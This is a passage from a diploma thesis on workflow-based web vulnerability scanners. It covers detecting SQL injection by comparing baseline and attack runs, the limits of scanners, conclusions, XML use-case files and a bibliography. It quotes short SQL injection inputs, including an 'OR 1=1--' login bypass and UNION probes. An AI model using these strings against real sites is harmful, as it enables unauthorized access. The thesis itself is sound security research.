The strings `Alice` and `alicepw123` come from input parameters of a login form. Instead of putting a name like `Alice`, an attacker could inject a string like `´ OR 1=1--` into the name field. If the name parameter is not sanitized, the SQL statement gets composed and results in the following request:
`SELECT id FROM users WHERE name = ´´ OR 1=1--´ AND password = ´alicepw123´`
This statement simply returns the first id in the table (which is often an administrator) and the attacker is logged in with the first user's account.

SQL-injections are also based, just like XSS, on input parameters that are not sanitized. However, the main difference is that it can be quite difficult to detect parameters vulnerable to SQL-injections. Sometimes, injecting an attack vector results in a typical database error message like:
`Warning: mysql_query (Unknown column ´name´ in table ´users´).`
An error message like this makes it easy to craft an input string that exploits the database. Often, debug messages are disabled but parameters are still vulnerable to SQL-injection. This is called *blind SQL-injection*. By injecting an attack vector, the response page is somehow different from a non-destructive pattern. An attacker or a penetration tester

[2]The bug failed to handle the `waitForElementPresent` command properly. However, in former pre-evaluations, it worked quite well.

would try different attack vectors and observe the responses for similarities and differences. Some tools even try to detect unusual behavior by measuring the response time of the server. An SQL statement affecting many hundreds of thousands of rows in a table takes more time than an SQL statement that affects only one row. If the server suddenly takes a second longer than usually to respond, it might be possible that the parameter in question caused a different SQL statement.

The complete mode a workflow-based scanner yields the possibility to perform such attacks automatically. Recall that at first, the use case is executed as intended and all regular response pages are collected (in iSTAR this is called BaseRun). When injecting attack vectors, a Web application can behave primarily in three ways:

1. The parameter gets sanitized internally and the response is basically the same as in the BaseRun.

2. The parameter is rejected and the Web application tells the user via an error message that valid input must be provided.

3. The Web application behaves differently, for example by delivering different pages than it should or by responding with error codes that are used for debugging purposes.

The idea is to compare the responses in the BaseRun with the responses occurring during the penetration runs with different injection patterns. Two typical injection patterns could be a single quote ´ and two single quotes with a plus sign in between ´+´. The first pattern often disrupts a valid SQL statement, whereas the second pattern again forms a valid SQL statement again. If both patterns cause different responses, it can be concluded that the parameter is very likely to be vulnerable.



Figure 8.1: Different behavior caused by SQL injection.

Figure 8.1 illustrates this. In the BaseRun, the friends of `Bob` are fetched from the database. The first penetration run uses the pattern `Bob´` as attack vector. The result list stays empty. For the second penetration run, the attack vector `Bob´+´` is used, which creates a valid SQL-statement, showing the result list again. The third penetration run uses an entirely different pattern that is matched by the Web application's filtering mechanisms. As an example, the attack vector was `Bob' UNION SELECT 1`, whereas the Web application filters all input strings containing the word `UNION` as it suspects a malicious injection string (needless to mention that this is a very bad filter).

As we can see, no SQL error message is ever displayed to give a hint about a parameter vulnerable to SQL injection. But because of the different behavior of the Web application, a vulnerability can be assumed.

The tough part is that the responses cannot be matched for 100% equality but need to be *similar* to a certain degree. Sometimes, a timestamp, tracking IDs, or the injected pattern itself is embedded into the response, which are certainly not the same as their equivalents in the BaseRun, but they are also not signs of a vulnerability. The challenge is to identify all "unusual" behavior of the Web application, for example by collecting typical error pages of the Web application that inform the user about invalid input. Then, a learning algorithm could help to identify typical error messages and separate intended from unintended behavior.

This approach can be taken further by modeling the Web application more accurately. So far, every use case can be seen as a linear branch. The action of one page leads to one specific response page. But obviously, a form can have two different responses depending on the input. Valid input could lead to a "success" page, invalid input could show the form page again asking the user to correct the input or result in an error message. Another idea is to form a decision tree that already contains the expected error handling pages of forms and report a false positive, if neither the intended response nor a valid error handling page is shown but a different page. This way, use cases would need to provoke correct error handling pages. The current use case structure doesn't cover this aspect.

8.2 Limitations of Workflow-based Scanners

The purpose of a workflow-based scanner is to gain a good in-depth coverage of the Web application to detect as many vulnerable parameters as possible. This approach is not feasible, when speed is preferred over completeness and indeed, certain tasks don't even require a predefined workflow.

Google's *skipfish*[3] is designed to test for the existence of hidden directories or filenames by literally trying hundreds of thousands of word combinations on the server. It claims to be able to send 2,000 requests per second, which is an impressive performance that is only possible with highly parallelized processes. Workflow-based scanners don't allow parallel processes as this contradicts with the basic idea of following an exact sequence of steps. Thus, workflow-based scanners are not designed to detect vulnerabilities that rely on a single request and its immediate response — such as checks for file existence like password lists or configuration files.

Just like traditional Web Vulnerability Scanners, not all workflows can be followed through. Whenever CAPTCHAs are used in Web applications that intend to keep robots out of the Web application, human interaction is still required. Some attack vectors and operations can alter or break the state of the Web application rendering the workflow useless.

In simulated workflows, the recording of use cases can be cumbersome or even impossible, if proprietary features that aren't implemented by the browser are used for the simulation. Generally speaking, the simulated workflow scanner needs a browser for simulation that is capable of creating the exact same DOM structure as for normal users. Not every browser can be used for simulation. For example, *Internet Explorer 6* offers proprietary features, but it cannot be "programmed" to execute a specific sequence of steps. Thus, the browser used for simulation must be programmable somehow. iSTAR uses the GUI-less in-memory browser *HTMLUnit*, but also *Firefox* can be programmed to execute a certain sequence of steps. If a Web application now relies on proprietary features of IE 6, the simulated approach fails and an HTTP replay approach must be used instead.

[3] http://code.google.com/p/skipfish/

8.3 Limitations of Web Vulnerability Scanners in General

Traditional Web Vulnerability Scanners are having more and more problems with the advance of complex JavaScript frameworks such as jQuery and the extensive use of technologies like AJAX. We have seen before that CSRF prevention mechanisms cause them to fail easily. Marcin Wielgoszewski and Nathan Hamiel presented a WVS written in Python on the *DefCon 18* conference in 2010 and the use of Selenium to execute a sequence of operations as a novelty[4]. It seems that the trend in automated security assessment goes towards workflow-based Web vulnerability scanning.

Web Vulnerability Scanners should be merely seen as tools for penetration testers, because they can hardly be used by users without a basic understanding of the security concepts of Web applications. Results must be interpreted and judged and more importantly, results must be traced to the root in order to fix the security holes. Whenever a scan does not return any results, a false sense of security can come up. As we have seen throughout this work, many factors influence the detection rate of Web Vulnerability Scanners and just because no results were found doesn't mean that no vulnerabilities exist.

Some vulnerabilities are merely detected by accident. This is especially true for vulnerabilities that don't show up unless a combination of several parameters play together. We covered the example of a picture upload that could overwrite files on the server in chapter 3.2. To detect such vulnerabilities, the pentester needs to think like the developer and get a feeling how the Web application works inside. It is impossible for Web Vulnerability Scanners to make intelligent assumptions.

Furthermore, evading filters of a Web application requires a creative mind to come up with new attack vectors. This is also a task that cannot be done by a WVS efficiently.

Generally speaking, the purpose of a WVS is to perform a basic check of the Web application or to perform repetitive security checks on already investigated security holes. It can also support the penetration tester by automating processes that would require a lot of manual cumbersome work otherwise, but to truly find all vulnerabilities or detect new vulnerabilities, manual investigation by a human being still achieves the best results.

8.4 Encountered Problem: Workflow Stray

One important question that finally lead to the concepts of comparing a BaseRun with the penetration runs as described in section 8.1.1 was how to deal with situations in which the workflow execution cannot be continued. Getting off the designated path is not necessarily a consequence of a vulnerability, but it could be one. Without deeper analysis of situations like these, a scanner has two possibilities: a) to report a finding, or b) to *not* report a finding.

Reporting a finding that isn't based on a real vulnerability is called a false positive. A lot of false positives mean a lot of manual work after the automated process. Findings have to be validated and classified manually by a pentester. On the contrary, missing a vulnerability by not reporting a finding results in a false negative. False negatives — overlooked vulnerabilities — give a false sense of security and also require manual work, in certain cases even more work than the inspection of false positives. The results of the scanner cannot be trusted and the Web application must be rescanned manually.

At first glance, having few or zero false positives sounds like a good thing, but the amount of false negatives always have to be taken into consideration as well in order to estimate

[4] https://www.defcon.org/images/defcon-18/dc-18-presentations/Hamiel-Wielgoszewski/DEFCON-18-Hamiel-Wielgoszewski-Offensive-Python.pdf

the overall quality of a WVS. Some Web Vulnerability Scanners claim to report very few or even zero false positives and still deliver results. As long as the amount of false negatives is comparably low, the overall quality of the scanner can be considered as good. But as the evaluation shows, scanners do miss vulnerabilities, which results in a mediocre overall quality, even if the scanner doesn't report any false positives.

In case of iSTAR, an early version reported a finding whenever it couldn't continue workflow execution. The more recent versions already implement a basic version of the comparison of BaseRun and the penetrations runs resulting in fewer false positives.

Workflow stray also happens when the Web application changes and use cases are not adjusted accordingly. Use cases can be made more resistant to certain changes, if Selenium locators are written as described in section 5.4.1. Fortunately, if a Web application changes such that the use case cannot be executed properly any more, the BaseRun would fail before the penetration runs fail and when the BaseRun fails, no finding needs to be generated.

8.5 Future

In the future, workflow-based scanners will play an increasingly important role, as their detection rate is significantly higher for certain XSS vulnerability types. Workflow-based scanners solve at least two problems that will gain more attention during following security conferences, which are the penetration of a specific sequence of operations and the handling of CSRF prevention mechanisms.

This work showed that the detection rates of scanners depend on many implementation details such as the order of injected attack vectors, the injection strategy, the internal application state and many more influencing factors. WVS vendors need to experiment with various implementations to find an optimum for default behavior that works best in most Web applications. We have seen that a small detail such as leaving form fields empty can lead to a significant lower rate.

If vendors decide to implement workflow-based Web Vulnerability Scanners, the performance aspect needs to be heavily optimized. So far, the complete run is quite slow. An interesting topic would be how workflow-based scanners can benefit from parallel execution. The biggest performance bottleneck is the lack of parallelism. A possibility to run use cases simultaneously would require more than one browser instances with different session identifiers and user accounts.

Finding differences between the BaseRun and the penetration runs seems to be a promising approach to detect server-side attacks such as SQL-injection. Future work could include how metrics for detecting differences should look like.

9 Conclusions

This diploma thesis analyzed the problems that current Web Vulnerability Scanners are facing when trying to detect certain types of XSS vulnerabilities as reported in recent research (see chapter 1.3). It was found that the terms *stored* and *reflected* XSS aren't well-defined and are insufficient to describe their shortcomings. We put emphasis on two XSS attributes — *persistence* and *order* — and showed that the detection rate is primarily influenced by the order-attribute and not by the persistence attribute. We have seen that many scanners have trouble detecting second-order XSS vulnerabilities, in which the attack vector isn't embedded into the immediate response but in a later response. However, persistent XSS depends further on the underlying database operation. Either existing data can be updated, or data can be inserted newly into a table. If data is updated, there's a risk that formerly injected attack vectors are overwritten with non-destructive patterns such that the vulnerability is never exposed.

Second-order XSS vulnerabilities also include all cases in which data is processed in a specific sequence of operations. Current Web Vulnerability Scanners are incapable of executing attacks that follow a sequence of steps. The only way to follow such a sequence is to use a feature implemented in most scanners: the login sequence recorder. However, this feature's main purpose is to enhance the crawling capabilities of the scanner, but it isn't used to launch attacks that rely on a given sequence.

Daimler created a WVS called iStar that incorporates workflow-based security auditing. It works by following a given workflow step by step to launch attacks against the Web application. This diploma thesis used iStar's architecture to explain the general idea of a workflow-based architecture. Whereas iStar uses a simulated approach to workflow execution by recording user interaction within the browser, workflows can also be executed with an HTTP replay approach that relies on replaying raw HTTP requests. The concept of a HTTP replay approach was also presented in this work.

A fundamental part of workflow-based scanning are *use cases*. We discussed various aspects of use cases in detail, such as the impact of changes within the Web application on use cases and how the tolerance for changes can be increased. Furthermore, we discussed how use cases could be generated automatically to make iStar a fully automated WVS. But we came to the realization that a fully automated scanner also requires manual work. It must be ensured that the crawling component covers all areas of a Web application. The

evaluation showed that most scanners achieve fairly mediocre results when they are run fully automated. Manual intervention leverages the detection rate.

With the investigation of iStar and its capabilities, we came up with a concept to improve the detection rate of iStar and introduced the *complete* execution strategy, which separates the planning of penetrations from the attack phase. The *complete* strategy creates a baseline run with valid data that serves as a reference for later comparison with the penetration runs. This way, the scanner knows how the Web application should behave. If the intended behavior is disrupted, the scanner can try to analyze undesired behavior caused by attack vectors. While this concept was used in this work to leverage the detection rate of XSS vulnerabilities significantly, it can also be used as a basis for further research in detecting server-sided attacks such as SQL-injection.

During this work, an evaluation application was developed called RefApp that was used to evaluate the performance of five current Web Vulnerability Scanners. RefApp focuses on XSS vulnerabilities in depth and is, to the best of our knowledge, the first of its kind that focuses extensively on various XSS vulnerability types.

In a final discussion, evaluation results and the benefits and limitations of the workflow-based approach were discussed. We came to the conclusion that the manual intervention of workflow-based scanning is not necessarily more than the manual intervention required by so-called fully automated Web Vulnerability Scanners. It is surprising that current Web Vulnerability Scanners fail to handle CSRF prevention techniques properly, which are common in many modern Web application development frameworks. The workflow-based approach achieves satisfying results in that matter. We have also seen that the major negative aspect of the workflow architecture is its bad performance. The performance needs to be optimized heavily to reduce execution time and space usage.

Generally speaking, Web Vulnerability Scanners should be merely seen as tools for security professionals. They automate cumbersome and repetitive work such as testing all input fields of a form or retest security holes found previously in a Web application. The workflow-based architecture helps to create security regression tests, because the exact sequence of steps can be defined. This way, even productive systems can be tested for security with a low risk to break the Web application. Nevertheless, Web Vulnerability Scanners cannot replace the work of pentesters, which often requires creative thinking in evading filters of the Web application.

List of Figures

List of Tables

A Appendix

A.1 UseCase in XML

FUNCTION use case:

```
<?xml version="1.0" encoding="UTF-8"?>
<ip:istar xmlns:ip="http://www.ipoint.de/Macro">
  <ip:parameters>
  </ip:parameters>
  <ip:results>
  </ip:results>
  <ip:usecases ip:name="Case02">
    <ip:usecase ip:name="Case02">
      <ip:commands>
        <ip:command>
          <ip:name>open</ip:name>
          <ip:target>/istar_refapp/</ip:target>
          <ip:value></ip:value>
        </ip:command>
        <ip:command>
          <ip:name>clickAndWait</ip:name>
          <ip:target>link=Case 2</ip:target>
          <ip:value></ip:value>
        </ip:command>
        <ip:command>
          <ip:name>type</ip:name>
          <ip:target>a</ip:target>
          <ip:value>a</ip:value>
        </ip:command>
        <ip:command>
          <ip:name>click</ip:name>
          <ip:target>subm</ip:target>
          <ip:value></ip:value>
        </ip:command>
        <ip:command>
```

```
          <ip:name>clickAndWait</ip:name>
          <ip:target>link=continue...</ip:target>
          <ip:value></ip:value>
        </ip:command>
      </ip:commands>
    </ip:usecase>
  </ip:usecases>
</ip:istar>
```

LOGIN use case:

```
<?xml version="1.0" encoding="UTF-8"?>
<ip:istar xmlns:ip="http://www.ipoint.de/Macro">
  <ip:parameters>
    <ip:parameter>
      <ip:name>user27</ip:name>
      <ip:type>USERNAME</ip:type>
    </ip:parameter>
    <ip:parameter>
      <ip:name>pass27</ip:name>
      <ip:type>PASSWORD</ip:type>
    </ip:parameter>
  </ip:parameters>
  <ip:results>
  </ip:results>
  <ip:usecases ip:name="Case27Login">
    <ip:usecase ip:name="Case27Login">
      <ip:commands>
        <ip:command>
          <ip:name>open</ip:name>
          <ip:target>/evalapp/</ip:target>
          <ip:value></ip:value>
        </ip:command>
        <ip:command>
          <ip:name>clickAndWait</ip:name>
          <ip:target>link=case27a+27b</ip:target>
          <ip:value></ip:value>
        </ip:command>
        <ip:command>
          <ip:name>type</ip:name>
          <ip:target>//form[1]/input[1]</ip:target>
          <ip:value>${user27}</ip:value>
        </ip:command>
        <ip:command>
          <ip:name>type</ip:name>
          <ip:target>//form[1]/input[2]</ip:target>
          <ip:value>${pass27}</ip:value>
        </ip:command>
        <ip:command>
          <ip:name>click</ip:name>
          <ip:target>//input[@type='submit']</ip:target>
          <ip:value></ip:value>
        </ip:command>
```

```
43        </ip:commands>
44      </ip:usecase>
45    </ip:usecases>
46  </ip:istar>
```

LOGOUT use case:

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <ip:istar xmlns:ip="http://www.ipoint.de/Macro">
3    <ip:parameters>
4    </ip:parameters>
5    <ip:results>
6    </ip:results>
7    <ip:usecases ip:name="Case27Logout">
8      <ip:usecase ip:name="Case27Logout">
9        <ip:commands>
10         <ip:command>
11           <ip:name>open</ip:name>
12           <ip:target>/evalapp/case27/logout.jsp</ip:target>
13           <ip:value></ip:value>
14         </ip:command>
15       </ip:commands>
16     </ip:usecase>
17   </ip:usecases>
18 </ip:istar>
```

A.2 Source Code

The source code for REFAPP and for the examples presented in this work can be found on the CD.

Bibliography

[AKD+08] Shay Artzi, Adam Kiezun, Julian Dolby, Frank Tip, Danny Dig, Amit Paradkar, and Michael D. Ernst. Finding bugs in dynamic web applications. In *ISSTA '08: Proceedings of the 2008 international symposium on Software testing and analysis*, pages 261–272, New York, NY, USA, 2008. ACM.

[Ami05] Amit Klein. DOM Based Cross Site Scripting or XSS of the Third Kind. http://www.webappsec.org/projects/articles/071105.shtml, 2005. [Online; retrieved July 28, 2010].

[BBGM10] Jason Bau, Elie Bursztein, Divij Gupta, and John Mitchell. State of the Art: Automated Black-Box Web Application Vulnerability Testing. In *Proceedings of IEEE Symposium on Security and Privacy*, Oakland, CA, USA, May 2010. Stanford University, Stanford, CA.

[BCFV07] Davide Balzarotti, Marco Cova, Viktoria V. Felmetsger, and Giovanni Vigna. Multi-module vulnerability analysis of web-based applications. In *CCS '07: Proceedings of the 14th ACM conference on Computer and communications security*, pages 25–35, New York, NY, USA, 2007. ACM.

[BV08] Prithvi Bisht and V. N. Venkatakrishnan. Xss-guard: Precise dynamic prevention of cross-site scripting attacks. In *DIMVA '08: Proceedings of the 5th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 23–43, Berlin, Heidelberg, 2008. Springer-Verlag.

[DCV10] Adam Doupè, Marco Cova, and Giovanni Vigna. Why Johnny Can't Pentest: An Analysis of Black-box Web Vulnerability Scanners. In *Proceedings of Seventh Conference on Detection of Intrusions and Malware & Vulnerability Assessment*, Bonn, Germany, July 2010. UCSB, University of California, Santa Barbara, CA.

[Edu09] Eduardo Vela and David Lindsay. Our Favorite XSS Filters and How to Attack Them. http://p42.us/favxss/, 2009. [Online; retrieved August 14, 2010].

[HL06] Michael Howard and Steve Lipner. *The Security Development Lifecycle*. Microsoft Press, Redmond, WA, 2006.

[HYH+04] Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, D. T. Lee, and Sy-Yen Kuo. Verifying web applications using bounded model checking. In *DSN '04: Proceedings of the 2004 International Conference on Dependable Systems and Networks*, page 199, Washington, DC, USA, 2004. IEEE Computer Society.

[IBM10] IBM Security Solutions. IBM X-Force® 2010 Mid-Year Trend and Risk Report. http://www.ibm.com/services/us/iss/xforce/trendreports, 2010. [Online; retrieved June 17, 2010].

[IEKY04] Omar Ismail, Masashi Etoh, Youki Kadobayashi, and Suguru Yamaguchi. A proposal and implementation of automatic detection/collection system for cross-site scripting vulnerability. In *AINA '04: Proceedings of the 18th International*

Conference on Advanced Information Networking and Applications, page 145, Washington, DC, USA, 2004. IEEE Computer Society.

[JKK06] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A static analysis tool for detecting web application vulnerabilities (short paper). In *IN 2006 IEEE SYMPOSIUM ON SECURITY AND PRIVACY*, pages 258–263. IEEE Computer Society, 2006.

[Joh06] Martin Johns. Sessionsafe: Implementing xss immune session handling. In *In Proceedings of ESORICS*, 2006.

[KGJE09] Adam Kieyzun, Philip J. Guo, Karthick Jayaraman, and Michael D. Ernst. Automatic creation of sql injection and cross-site scripting attacks. In *ICSE '09: Proceedings of the 31st International Conference on Software Engineering*, pages 199–209, Washington, DC, USA, 2009. IEEE Computer Society.

[KKKJ06] Stefan Kals, Engin Kirda, Christopher Kruegel, and Nenad Jovanovic. Secubat: A web vulnerability scanner. In *Proceedings of the 15th international conference on World Wide Web, WWW 2006, Edinburgh, Scotland, UK, May 23-26, 2006*, pages 247–256. ACM, 2006.

[KKVJ06] Engin Kirda, Christopher Kruegel, Giovanni Vigna, and Nenad Jovanovic. Noxes: a client-side solution for mitigating cross-site scripting attacks. In *SAC '06: Proceedings of the 2006 ACM symposium on Applied computing*, pages 330–337, New York, NY, USA, 2006. ACM.

[MBD08] Ali Mesbah, Engin Bozdag, and Arie van Deursen. Crawling ajax by inferring user interface state changes. In *ICWE '08: Proceedings of the 2008 Eighth International Conference on Web Engineering*, pages 122–134, Washington, DC, USA, 2008. IEEE Computer Society.

[MKK08] Sean Mcallister, Engin Kirda, and Christopher Kruegel. Leveraging user interactions for in-depth testing of web applications. In *RAID '08: Proceedings of the 11th international symposium on Recent Advances in Intrusion Detection*, pages 191–210, Berlin, Heidelberg, 2008. Springer-Verlag.

[MLWC08] Matias Madou, Edward Lee, Jacob West, and Brian Chess. Watch what you write: Preventing cross-site scripting by observing program output. In *In OWASP Europe*, 2008.

[MvD09] Ali Mesbah and Arie van Deursen. Invariant-based automatic testing of ajax user interfaces. In *ICSE '09: Proceedings of the 31st International Conference on Software Engineering*, pages 210–220, Washington, DC, USA, 2009. IEEE Computer Society.

[NJK+07] Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Cross-site scripting prevention with dynamic data tainting and static analysis. In *In Proceeding of the Network and Distributed System Security Symposium (NDSS'07*, 2007.

[Ope] Open Web Application Security Project. Cross-Site Scripting (XSS). http://www.owasp.org/index.php/Cross-Site_Scripting. [Online; retrieved June 17, 2010].

[Ope10a] Open Web Application Security Project. OWASP Top 10 - 2010. http://www.owasp.org/index.php/Top_10_2010, 2010. [Online; retrieved June 15, 2010].

[Ope10b] Open Web Application Security Project. OWASP Web Application Scanner Specification Project. http://www.owasp.org/index.php/Category:OWASP_Web_Application_Scanner_Specification_Project, 2010. [Online; retrieved June 19, 2010].

[PM06] Holger Peine and Stefan Mandel. Sicherheitsprüfwerkzeuge für Web-Anwendungen. Technical report, Fraunhofer IESE, 2006.

[PMRM08] Niels Provos, Panayiotis Mavrommatis, Moheeb A. Rajab, and Fabian Monrose. All Your iFRAMEs Point to Us. Technical report, Google Inc, 1600 Amphitheatre Parkway, Mountain View, CA, USA, 2008.

[Rob] Robert "RSnake" Hansen. XSS Cheat Sheet. http://ha.ckers.org/xss.html. [Online; retrieved June 17, 2010].

[The10] The MITRE Corporation. 2010 CWE/SANS Top 25 Most Dangerous Software Errors. http://cwe.mitre.org/top25/, 2010. [Online; retrieved June 17, 2010].

[Web09] Web Application Security Consortium. Web Application Security Scanner Evaluation Criteria. http://projects.webappsec.org/Web-Application-Security-Scanner-Evaluation-Criteria, 2009. [Online; retrieved June 17, 2010].

[Wil03] Ashley Williams. Examining the use case as genre in software development and documentation. In *SIGDOC '03: Proceedings of the 21st annual international conference on Documentation*, pages 12–19, New York, NY, USA, 2003. ACM.

[XA06] Yichen Xie and Alex Aiken. Static detection of security vulnerabilities in scripting languages. In *USENIX-SS'06: Proceedings of the 15th conference on USENIX Security Symposium*, Berkeley, CA, USA, 2006. USENIX Association.